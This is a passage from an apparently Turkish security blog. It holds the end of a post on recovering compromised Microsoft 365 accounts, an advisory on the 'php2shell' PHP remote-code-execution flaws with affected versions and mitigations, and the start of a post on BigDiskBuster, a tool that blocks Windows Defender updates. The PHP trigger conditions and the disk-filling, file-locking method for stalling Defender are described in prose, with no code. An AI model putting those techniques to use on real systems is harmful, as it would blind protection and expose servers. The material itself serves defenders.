Oltalama sayfasının açılmasını engellemek de zincirin başında durur, ama tek başına yetmez. [ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘ya göre web tehdidi engellemeleri yüzde 32 artarken engellenen benzersiz adres sayısı yüzde 172 arttı. Aradaki makas, saldırganların çoğu alan adını tek bir kampanya için açıp kısa sürede bıraktığını gösteriyor; bir adres listeye girdiğinde yenisi çoktan kullanılıyor. ESET PROTECT’teki web erişim koruması oltalama sayfalarının açılmasını, ESET Cloud Office Security de Microsoft 365 posta kutularına gelen kötü amaçlı bağlantı ve ekleri durdurur. Tek kullanımlık alan adlarının bu kadar yaygınlaştığı bir dönemde yine de en son güvence, sahte sayfaya aktarılamayan bir MFA yöntemidir.
## Microsoft 365 hesabı ele geçirildiyse hangi sırayla?
Huntress’in en net uyarısı, parola sıfırlamanın tek başına hiçbir şeyi çözmediği; adımların sırası da sonucu değiştiriyor. Microsoft’un [ele geçirilmiş hesap rehberi](https://learn.microsoft.com/en-us/defender-office-365/responding-to-a-compromised-email-account) işe hesabı devre dışı bırakarak başlamayı öneriyor: inceleme sürerken ne saldırgan ne de onun eklediği doğrulayıcı yeni bir giriş yapabilir. Ardından oturumlar iptal edilir (Entra’da kullanıcının Genel bakış sayfasındaki [Revoke sessions](https://learn.microsoft.com/en-us/entra/identity/users/users-revoke-access)), saldırganın eklediği MFA yöntemleri ve kayıtlı cihazlar kaldırılır, tanınmayan uygulama izinleri, gelen kutusu kuralları ve yönlendirmeler temizlenir. Parolayı sıfırlayıp hesabı yeniden açmak en sona kalır. Sıra ters işlerse, yani parola saldırganın Authenticator’ı hâlâ hesaba bağlıyken sıfırlanırsa, o doğrulayıcı yeni girişte ya da parola sıfırlamada saldırgana yeniden kapı açabilir.
Oturum iptali de anlık değil. Outlook, Teams ve SharePoint gibi sürekli erişim değerlendirmesini (CAE) destekleyen uygulamalarda iptal Microsoft’a göre [en fazla 15 dakika içinde](https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation) işliyor. Bu mekanizmayı desteklemeyen istemcilerde ise saldırganın elindeki erişim belirteci süresi dolana kadar, varsayılan olarak bir saat, geçerli kalabilir. Revoke sessions’a bastıktan sonra hesabı en az bu süre boyunca izlemeye devam edin; hesabın önce devre dışı bırakılması, saldırganın bu aralıkta yeni belirteç almasını da engeller.
Adı yalnızca “s” olan bir kural, kural listesinde kimsenin gözüne takılmayacak kadar sıradan; saldırgan onu tam da bu yüzden seçiyor. Bu kampanyada MFA işini yaptı: kullanıcıdan onay istedi, kullanıcı da onayladı. Sorun, onaydan sonra açılan oturumun saldırganın eline geçmesiydi. Bu yüzden bir Microsoft 365 hesabının güvende olup olmadığını girişte MFA istenmesi değil, girişten sonra hesapta kalan izler gösteriyor: kurallar, cihazlar, doğrulama yöntemleri ve oturumlar.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** BEC, E-Posta, Kimlik Avı, KOBİ, Kurumsal Güvenlik, MFA, Siber Güvenlik
---
### [PHP güvenlik açığı php2shell: Hangi sürümler etkileniyor, ne yapmalı?](https://antivirus.com.tr/php2shell-php-guvenlik-acigi/)
**Published:** Ekim 22, 2026
**Author:** Can Erginkurban
**Excerpt:** PHP güvenlik açığı php2shell: 8.5.12, 8.4.27, 8.3.36 ve 8.2.35 öncesi tüm sürümler etkileniyor. Hangi kurulum risk altında, bugün ne yapılmalı?
**Content:**
Bir web sitesinin hangi PHP sürümüyle çalıştığını öğrenmek tek satıra bakar: kendi sunucunuzda `php -v`, paylaşımlı hostingde ise kontrol panelindeki PHP ayarları sayfası. 21 Ekim akşamından beri o satırın sonundaki sayı çok somut bir şeyi gösteriyor. Sürüm 8.5.12, 8.4.27, 8.3.36 ya da 8.2.35’in altındaysa site, php2shell olarak bilinen PHP güvenlik açığı karşısında korumasız ve kimlik doğrulaması gerektirmeden uzaktan kod çalıştırılmaya açık. “PHP’de kritik açık var” uyarısı doğru ama eksik; site sahibinin işine yarayan bilgi, kendi sürümünün o listenin neresinde durduğu.
**Güncelleme (27 Ekim 2026):** PHP2Shell için ilk başarılı istismarlar doğrulandı: bir araştırmacının tuzak sunucularında 24 Ekim’de 35 kez sunucuda komut satırı ele geçirildi ve CISA iki açığı 26 Ekim’de sömürülen açıklar kataloğuna ekledi. Windows kullanıyorsanız ayrıca dikkat: PHP, paketlerdeki Brotli açığı (CVE-2026-111497) nedeniyle 8.2 ile 8.5 arasındaki Windows sürümlerini “-1” ekiyle yeniden yayımladı. `php -v` aynı sürümü gösterdiği için yeni paketi dosya adındaki “-1” ekinden tanıyın (örneğin 8.5.12-1).
**Güncelleme (24 Ekim 2026):** PHP, yalnızca alışılmadık bir yapılandırmayı etkileyen yeni bir açık (CVE-2026-115560) [duyurdu](https://www.php.net/). Uygulamanız oturum serileştirme ayarını (`session.serialize_handler`) çalışma sırasında değiştiriyorsa, bir sonraki sürüm gelene kadar php.ini’de `session.upload_progress.enabled = 0` ayarını uygulayın. Bu ayar, aşağıda anlattığımız açıklardan CVE-2026-109619 için PHP’nin önerdiği geçici önlemlerden biridir; kalıcı çözüm yine güncellemektir.
## İki gün içinde ne oldu?
Açıkların varlığı 20 Ekim’de, yama hazır olmadan internete sızdı. PHP güvenlik ekibi aynı akşam bir [ön duyuru](https://www.php.net/archive/2026.php#2026-10-20-1) yayımlayıp acil güvenlik sürümünü 21 Ekim 14:00 UTC’ye (17:00 TSİ) planladığını açıkladı. Sürümler zamanında çıktı ve ayrıntılar [resmî güvenlik bildiriminde](https://www.php.net/archive/2026.php#2026-10-21-5) paylaşıldı. Araştırmacıların “php2shell” adını verdiği iki açığın kodları CVE-2026-109618 ve CVE-2026-109619; ikisinin de CVSS v4.0 puanı 9,2.
T.C. Siber Güvenlik Başkanlığı da aynı gün [TR-26-1372 numaralı bildirimi](https://siberguvenlik.gov.tr/guvenlik-bildirimleri/detay/tr-26-1372) yayımladı ve ulusal ölçekte tarama başlattığını duyurdu. Bildirimde iki CVE kodu yer alıyor, ancak metin PHP’nin resmî açıklamasından önce hazırlandığı için etkilenen ve düzeltilmiş sürümler henüz içinde değil. Aşağıdaki ayrıntılar o boşluğu PHP’nin kendi kaynaklarından dolduruyor.
## Hangi PHP sürümleri etkileniyor?
PHP projesinin [teknik bildirimlerine](https://github.com/php/php-src/security/advisories/GHSA-w8hw-w9fx-j79w) göre iki açık da desteklenen dört dalın aşağıdaki sürümlerden önceki tüm sürümlerini etkiliyor:
| PHP dalı | Güvenli sürüm | Not |
|---|---|---|
| 8.5 | 8.5.12 | Aktif destek |
| 8.4 | 8.4.27 | Aktif destek |
| 8.3 | 8.3.36 | Yalnızca güvenlik desteği |
| 8.2 | 8.2.35 | Desteği 31 Aralık 2026’da bitiyor |
| 8.1, 8.0, 7.x ve öncesi | Resmî sürüm yok | Proje artık güncelleme yayımlamıyor |
Desteği bitmiş dallar için iki ayrıntı önemli. PHP güvenlik ekibi, açıkların ciddiyeti nedeniyle 7.4, 8.0 ve 8.1 için kaynak koddan derleyenlere yönelik asgari yamalar yayımladı; hazır paket değil, kodu kendisi derleyen ekipler içindir. Bazı Linux dağıtımları ve uzun süreli destek sağlayıcıları da eski dallara yamayı kendi paketleriyle taşıyor.
İkinci ayrıntı, sürüm numarasının her zaman doğruyu söylememesi. Debian, Ubuntu ve Red Hat gibi dağıtımlar yamayı eski sürüm numarasını koruyarak paketler; `php -v` “8.2.20” gösterdiği hâlde sistem yamalı olabilir. Dağıtım paketi kullanıyorsanız ölçüt sürüm numarası değil, paket değişiklik kaydında (changelog) iki CVE kodunun geçip geçmediği. Tersi de geçerli: Red Hat tabanlı sistemlerde sık kullanılan gönüllü paket deposu rpms.remirepo.net, PHP’nin bildirimine göre duyuru günü güncellenmedi. O depoya bağlı sunucular için PHP ekibi dağıtım paketlerine geçmeyi ya da kaynaktan derlemeyi öneriyor.
## PHP güvenlik açığı nasıl çalışıyor?
İki açığın ortak noktası, PHP’nin bir isteği yarıda bırakmak zorunda kaldığı anlar. CVE-2026-109618’de tetikleyici bellek tükenmesi: PHP, bellek sınırına çarptığında isteği anında keser. Bu kesinti, istekle ilgili bazı iç veriler henüz yarım hazırlanmışken gerçekleşirse istek kapanırken yapılan temizlik o yarım veriyi geçerliymiş gibi işler. PHP’nin bildirimine göre saldırgan, özel hazırlanmış dosya yükleme isteklerinin ayrıştırılması sırasında belleği varsayılan sınırlar içinde kalarak tüketebiliyor.
CVE-2026-109619 ise aynı işlem sürecinin art arda karşıladığı istekler arasında kalan izlerle ilgili. Ölümcül bir hata ya da zaman aşımıyla yarıda kalan bir istek, belleği serbest bırakılmış bir veriye işaret eden iç durum bırakabiliyor. Aynı süreç bir sonraki isteği karşılarken normal hazırlık adımları çalışmadan önce bu eski işaretçiyi kullanabiliyor. [İkinci bildirime](https://github.com/php/php-src/security/advisories/GHSA-6wmf-4rv5-p3rp) göre bu yol, varsayılan olarak açık gelen oturum yükleme ilerlemesi özelliğinden geçebiliyor ve uygulamanın `session_start()` çağırmasına bile gerek kalmıyor.
Her iki açıkta da istismar, uygulama kodu çalışmaya başlamadan önceki aşamada gerçekleşiyor. Açıkları bu kadar tehlikeli yapan da bu. Çoğu açıkta saldırganın önce oturum açmak ya da belirli bir sayfaya ulaşmak gibi engelleri aşması gerekir; burada zayıf nokta, internetten gelen sıradan bir isteğin önünde duruyor. Kilidin nasıl açılacağı bir kez ortaya çıktığında savunmasız sunucuları aramak tek tek değil, otomatik araçlarla binlercesi aynı anda taranarak yapılır. Sitenizin WordPress, Laravel ya da özel yazılım olması bu yüzden sonucu değiştirmiyor; riskin büyüklüğünü belirleyen, PHP’nin web sunucusuna hangi yöntemle bağlandığı:
- **Apache + mod\_php:** İki açık için de kimlik doğrulamasız uzaktan kod çalıştırma doğrulanmış durumda. PHP ekibi riski en yüksek bu kurulumda görüyor.
- **PHP-FPM (Nginx ya da Apache arkasında):** CVE-2026-109619’un oturum yolu üzerinden kod çalıştırma doğrulanmış. CVE-2026-109618 için kaynak kod incelemesi etkilendiğini gösteriyor, tam istismar henüz gösterilmemiş.
- **LiteSpeed (LSAPI) ve FrankenPHP:** Kaynak kod incelemesine göre etkilenme olası, istismar doğrulanmamış.
Listenin başındaki kurulum, sahada en yaygın olanı değil. Yeni sunucularda ve güncel panellerde baskın mimari PHP-FPM; mod\_php daha çok eski kurulumlarda ve bazı dağıtımlarda Apache ile birlikte gelen varsayılan pakette yaşıyor. FPM kullananların rahatlaması için ise neden yok. İkinci açık FPM’de de kod çalıştırmaya kadar götürülmüş durumda ve doğrulanan yol, varsayılan olarak açık gelen bir özellikten geçiyor. İki kurulum arasındaki fark, saldırının ne kadar güvenilir işlediğinde: mod\_php’de iki açık da uçtan uca gösterildi, FPM’de birinci açık için henüz gösterilmedi. Sunucunuzun hangi yöntemi kullandığını `phpinfo()` çıktısındaki “Server API” satırından görebilirsiniz; bu amaçla oluşturduğunuz dosyayı işiniz bitince silin.
Bütün kurulumlarda başarılı bir saldırının sonucu aynı: saldırgan, web sunucusunun çalıştığı kullanıcı hesabının yetkileriyle komut çalıştırır. Bu yetki çoğu sitede veritabanı bağlantı bilgilerine, yüklenen müşteri dosyalarına ve sitenin kendi koduna erişmeye yeter.
## PHP güvenlik açığı şimdiden istismar ediliyor mu?
Kesin bir ele geçirme vakası henüz raporlanmadı, ama deneme aşaması başladı. Güvenlik araştırma şirketi watchTowr, yamanın yayımlanmasından yalnızca 19 dakika sonra her iki açığa yönelik aktif istismar denemeleri gördüğünü açıkladı. Cloudflare ise yama çıkmadan önce müşterilerine yönelik ilk saldırı trafiğini ve saldırganların güvenlik duvarı kurallarını aşmak için içerikleri değiştirdiğini [bildirdi](https://thehackernews.com/2026/10/php-issues-emergency-patches-for-two.html). Hollanda’da bazı kamu siteleri ve bir insan kaynakları yazılımı sağlayıcısı, yamalar uygulanana kadar hizmetlerini önlem olarak kapattı. 21 Ekim itibarıyla iki açık da ABD’nin istismar edilen açıklar kataloğunda (CISA KEV) yer almıyordu. İnternette dolaşan kavram kanıtı (PoC) kodlarının bir kısmının çalışıp çalışmadığı doğrulanmış değil.
Önceki bir PHP güvenlik açığı, beklenecek hızı gösteriyor. Haziran 2024’te PHP’nin Windows’taki CGI bileşeninde bulunan CVE-2024-4577 açığı için istismar denemeleri, ayrıntıların kamuya açılmasından sonraki 24 saat içinde başlamıştı. php2shell’de teknik ayrıntılar artık resmî bildirimlerde açıkça yer alıyor; savunanın lehine olan zaman penceresi saatlerle ölçülüyor.
## Türkiye’de tablo ne gösteriyor?
İnternete bağlı cihazların kayıtlarını tutan arama motorlarından birinde 22 Ekim’de saydığımızda, Türkiye’de HTTP response header’ında PHP sürüm dalı okunabilen yaklaşık 14.600 sunucu görünüyordu. Bunların yaklaşık 8.650’si, yani %59’u, PHP projesinin artık güncelleme yayımlamadığı 8.1 ve daha eski sürümleri bildiriyor. Tek başına en kalabalık grup, desteği 2020’nin sonunda biten PHP 7.2: yaklaşık 6.150 sunucu. 5.x sürümlerini bildiren sunucu sayısı ise 1.500’ü aşıyor.
Türkiyede sürümünü gösteren PHP sunucuları dallara göre 22 Ekim 2026 sayımı
Bu sayılar Türkiye’nin genel risk haritası değil. Sürüm bilgisi HTTP response header’ından okunuyor, son haftalarda görülen sunucuları kapsıyor ve yukarıda anlatıldığı gibi dağıtım yamalarını göstermiyor. Daha önemlisi, örneklem kendi kendini seçiyor: önünde içerik dağıtım ağı ya da ters vekil sunucu bulunan, düzgün yapılandırılmış sistemlerin çoğu bu header’ı zaten gizler. Sürümünü dışarıya ilan eden sunucu, temel yapılandırma hijyeni eksik olan sunucudur; yani tablo, bakımı en çok aksayan kesimi gösteriyor. Dünya genelindeki oran da aynı: güvenlik şirketi Mallory, 20 Ekim’de sürüm bildiren yaklaşık 1,5 milyon sunucunun %59’unun 8.1 ya da daha eski sürümde olduğunu hesapladı. Türkiye’de sürümünü ilan eden sunucuların yarısından fazlasının, PHP projesi yarın yeni bir yama yayımlasa bile onu alamayacak bir sürümde çalışması, bakımı unutulmuş sistemlerin ne kadar kalabalık olduğunu gösteriyor. Sürümü gizlemek ise sunucuyu korumaz, yalnızca bu sayımın dışında bırakır. php2shell’in asıl uzun vadeli dersi de bu: desteği biten yazılım, bir sonraki kritik açıkta güncelleme listesinin dışında kalır.
Bir uygulamada açık bulunması kötüdür; binlerce başka yazılımın üzerine kurulduğu bir altyapı bileşeninde bulunması ise bambaşka bir ölçektir. Kritik bir PHP güvenlik açığı bu yüzden dijital asbeste benziyor: işini iyi yaptığı için her yerde bilerek kullanılmış, ama nerede olduğu ilk bakışta belli olmayan, zararı sonradan anlaşılan bir malzeme. Asbestte olduğu gibi iş, sorunun varlığını öğrenmekle başlıyor; tam olarak nerede olduğunu bulup gidermek ise uzun sürebiliyor.
Eski sürümler ise benzetmenin dışında kalıyor, çünkü orada tercih değil ihmal var. Desteği biten bir PHP sürümü çoğu zaman bilinçli bir kararla değil; bütçe ayrılmadığı, sorumlusu değiştiği ya da eski bir eklenti yeni sürümde çalışmadığı için yerinde kalır. Kimse dokunmadıkça sistem kurulduğu günkü hâliyle çalışmaya devam eder ve teknik borç sessizce büyür. Türkiye’deki 7.2 sunucuları, desteğin bitmesinden altı yıl sonra bu borcun canlı örneği.
## Kim, ne yapmalı?
Dijital dünya büyük ölçüde aynı parçalarla kuruluyor. Yıllardır kendini kanıtlamış teknolojilere dayanmak bir güç, ama o parçalardan birinde kusur çıktığında durum otomotivdeki geri çağırmalara dönüyor. Farklı marka ve modeller çoğu zaman aynı parçayı kullanır; parça kusurlu çıktığında herkes aracını servise götürmek zorunda kalır. Geri çağırmanın başarılı olması için üreticinin hangi araçta hangi parçanın bulunduğunu bilmesi gerekir. Kurumlar için karşılığı, hangi sistemde hangi PHP sürümünün çalıştığını ve onu kimin güncelleyeceğini bilmek. Saldırıların büyük ölçekli bir dalgaya dönüşüp dönüşmeyeceğini en çok bu hız belirleyecek.
**Paylaşımlı hosting kullanıyorsanız** PHP’yi siz değil, barındırma firmanız günceller. Panelinizdeki PHP sürümü seçicisinde sitenizin hangi dalı kullandığına bakın; 8.1 ya da altıysa önce test ortamında, sonra canlı sitede desteklenen bir dala geçin. Ardından firmanıza, sunucudaki PHP paketlerinin CVE-2026-109618 ve CVE-2026-109619 yamalarını içerip içermediğini yazılı olarak sorun. WordPress’i, eklentileri ya da temayı güncellemek PHP çalışma ortamını güncellemez; bu iki işi ayrı ayrı düşünün. Panik ortamı sahte uyarılara da zemin hazırlar: barındırma firmanızdan geldiğini söyleyip bir bağlantıdan “PHP yaması” indirmenizi ya da panel bilgilerinizi girmenizi isteyen e-postalara itibar etmeyin. PHP güncellemesi e-postayla gelen bir dosya değildir.
**Kendi sunucunuzu ya da konteynerinizi yönetiyorsanız** dağıtım paketlerini güncelleyin ya da resmî sürümlere geçin, sonra PHP-FPM, Apache ve benzeri tüm servisleri yeniden başlatın. Yeniden başlatılmayan işlem süreçleri eski kodla çalışmaya devam eder. Konteyner kullanıyorsanız temel imajı yeniden çekip imajları yeniden oluşturmanız gerekir; çalışan konteynerler kendiliğinden güncellenmez. cPanel ya da Plesk gibi panellerin kendi PHP paketlerini getirdiğini, bunların sistem paketlerinden ayrı güncellendiğini unutmayın. Envanteri çıkarırken desteği bitmiş dalları ayrı listeleyin: o sunucular için tek kalıcı çözüm, desteklenen bir dala geçmek.
**Bugün güncelleyemiyorsanız** PHP’nin önerdiği geçici önlemler riski azaltır, ama ekibin kendi ifadesiyle kurulumu güvenli hâle getirmez. CVE-2026-109619 için `session.upload_progress.enabled=0` ayarını `php.ini` ya da FPM havuz yapılandırmasında yapıp tüm süreçleri yeniden başlatın; `ini_set()` ya da `.user.ini` bu iş için yeterli değil. PHP 8.5 kullanıyorsanız `fatal_error_backtraces=0` ayarı da bilinen bir yolu kapatır. CVE-2026-109618 için `post_max_size` değerini düşürün (dosya yükleme gerekmiyorsa 8M, gerekiyorsa 32M) ve `upload_max_filesize`‘ı bunun altında tutun. Mümkünse web sunucusu ya da ters vekil sunucu katmanında istek boyutu ve çok parçalı istek sınırları koyun. Bellek sınırına ilişkin daha ayrıntılı ayarlar ve uyarıları PHP’nin [bildiriminde](https://www.php.net/archive/2026.php#2026-10-21-5) yer alıyor. Başkanlığın önerdiği adımlar da bu dönemde işe yarar: yönetim arayüzlerini yalnızca güvenilir IP adreslerine açmak ve yurt dışından erişim ihtiyacı olmayan sistemleri uluslararası trafiğe kapatmak.
**Güncelledikten sonra** işin bittiğini varsaymayın. Denemeler yama çıkmadan önce başladığı için 20 Ekim’den bu yana sunucuda iz aramak gerekiyor: web dizinlerinde son günlerde oluşturulmuş ya da değiştirilmiş beklenmeyen PHP dosyaları, web sunucusu kullanıcısıyla başlatılmış alışılmadık süreçler, kayıtlarda sıra dışı büyüklükte dosya yükleme istekleri ve PHP süreçlerinin bellek hatasıyla art arda çökmesi bunların başında geliyor. Sunucularda bir siber güvenlik ürünü çalışıyorsa son tarama ve tespit kayıtlarını da bu tarih aralığı için gözden geçirin. Şüpheli bir bulgu varsa unutmayın: kapatılan bir PHP güvenlik açığı, saldırganın içeride bıraktığı arka kapıyı kaldırmaz; o noktada konu güncelleme değil, olay müdahalesidir ve [fidye yazılımına hazırlık](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) planınızdaki adımlar devreye girer.
Uç noktalarda sürüm takibini ne kadar düzenli yapıyorsak, web sunucularında da aynı düzeni kurmak gerekiyor. [Güncel görünen ama geride kalmış cihazları bulma](https://antivirus.com.tr/eset-protect-guncel-olmayan-cihazlari-bulmak-ve-guncellemek/) mantığı burada da geçerli: tespit imzası güncel olabilir, altta çalışan yazılım değildir. [KOBİ siber hazırlık endeksinde](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/) de aynı tablo var: gerçek olayların kaynağı hâlâ kimlik avı, zayıf parolalar ve yamalanmamış sistemler gibi tanıdık sorunlar.
## Panik değil, envanter
Kritik bir PHP güvenlik açığı duyurulduğunda en kötü tepki iki uçtan birine düşmek: ya “herkes etkileniyor” diye paniğe kapılmak ya da “bizim sitemiz küçük” diye beklemek. php2shell’de ikisine de gerek yok, çünkü sorunun cevabı tek bir sayıda saklı. Sitenizi kim yönetiyorsa, hosting firması, ajans ya da BT sorumlusu, bugün ona şu soruyu sorun: Sunucularımızdaki PHP hangi sürümde ve CVE-2026-109618 ile CVE-2026-109619 yamalarını içeriyor mu? Cevap “bilmiyorum” ise yapılacak ilk iş belli.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Güvenlik açığı, KOBİ, Kurumsal Güvenlik, Siber Güvenlik
---
### [Windows Defender yeterli mi? Sessizce eskiyen koruma](https://antivirus.com.tr/windows-defender-yeterli-mi-sessizce-eskiyen-koruma/)
**Published:** Eylül 25, 2026
**Author:** Can Erginkurban
**Excerpt:** Windows Defender yeterli mi sorusunun cevabı sürümde değil güncellikte. Yeni bir araç Defender'ı kapatmadan güncellemesini durduruyor, simge yeşil kalıyor.
**Content:**
19 Eylül’de GitHub’a bırakılan küçük bir araç, Windows Defender güncellenmeye başladığı anda diskte kalan boş alanın tamamını yutuyor. Güncelleme paketi açılacak yer bulamıyor, işlem başarısız oluyor, araç kendi doldurduğu dosyayı siliyor ve bir sonraki denemeyi bekliyor. Defender’ın kendisine ise hiç dokunmuyor: program kapanmıyor, hizmet durmuyor, simge yeşil kalıyor, taramalar çalışmaya devam ediyor. Değişen tek şey, tespit içeriğinin her gün biraz daha eskimesi. **Windows Defender yeterli mi** sorusu genellikle özellik listesi karşılaştırmasına indirgenir, oysa bu olayın gösterdiği ölçüt çok daha temel: bir güvenlik yazılımının değeri kurulu olmasında değil, bugünün tehditlerini tanıyor olmasındadır. İyi bir koruma, tanıyamaz hâle geldiği anda bunu size söyler. Sessizce başarısız olan koruma, hiç olmayan korumadan daha tehlikelidir, çünkü yerine başka bir şey koymayı kimsenin aklına getirmez.
## Kapatmıyor ama kör ediyor
Aracın adı BigDiskBuster. Doldurma işini rastgele yapmıyor: sistem sürücüsünde Defender’ın güncelleme dizinlerini sürekli izliyor ve ancak yeni bir dizin açıldığında, yani güncelleme tam başlarken devreye giriyor. Kullandığı dosya gizli bir geçici dosya olduğu için sıradan bir bakışta da göze çarpmıyor. Hedefinde iki güncelleme türü birden var: platform güncellemeleri ve imza güncellemeleri. Bununla da yetinmiyor, Windows Kötü Amaçlı Yazılım Temizleme Aracı’nın (MRT.exe) dosyası üzerinde bir tutamağı açık tutarak Windows Update’in onu yenilemesini de engelliyor.
Yöntemin can sıkıcı tarafı basitliği. [BleepingComputer’ın aktardığına göre](https://www.bleepingcomputer.com/news/security/new-windows-defender-zero-day-blocks-microsoft-antivirus-updates/) özel bir yetki gerekmiyor ve desteklenen tüm Windows sürümlerinde çalışıyor; tek şart, aracın arka planda çalışmaya devam etmesi. Aracın yazarı Abdelhamid Naceri kendisini haksız yere işten çıkarılmış eski bir Microsoft çalışanı olarak tanıtıyor ve Nisan 2026’dan beri şirketle sürdürdüğü anlaşmazlık kapsamında arka arkaya açık yayımlıyor. Bu satırların yazıldığı sırada BigDiskBuster için atanmış bir CVE numarası da yayımlanmış bir yama da bulunmuyor.
Peki kullanıcının ekranında bunun karşılığı ne? Araştırmacının gösteriminde Defender, güncellenmeye çalışırken genel bir Windows hatası veriyor. Yani elinizdeki tek uyarı, anlamı belirsiz bir hata kutusu. Windows Defender yeterli mi sorusunu soranlar genellikle eksik bir özellik arar; burada eksik olan özellik değil, haber verme. Günde onlarca bildirimi refleksle kapatan birinin bunu fark etmesini beklemek iyimserlik olur.
## Eskiyen bir imza neden bu kadar pahalıya patlıyor?
[ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘da yan yana duran iki rakam var: web tehdidi engellemeleri %32 artarken, benzersiz URL engellemeleri %172 arttı. Aradaki makas asıl hikâyeyi anlatıyor. Saldırı trafiği üç katına çıkmadı; saldırıda kullanılan adresler tek kullanımlık hâle geldi. Bir alan adı birkaç saat yaşıyor, işini görüyor ve yerini bir yenisine bırakıyor. Tespit içeriği birkaç gün eskimiş bir antivirüsün kaybettiği şey, bu tabloda “biraz koruma” değil; tam olarak bugün dolaşımda olan adreslerin neredeyse tamamı.
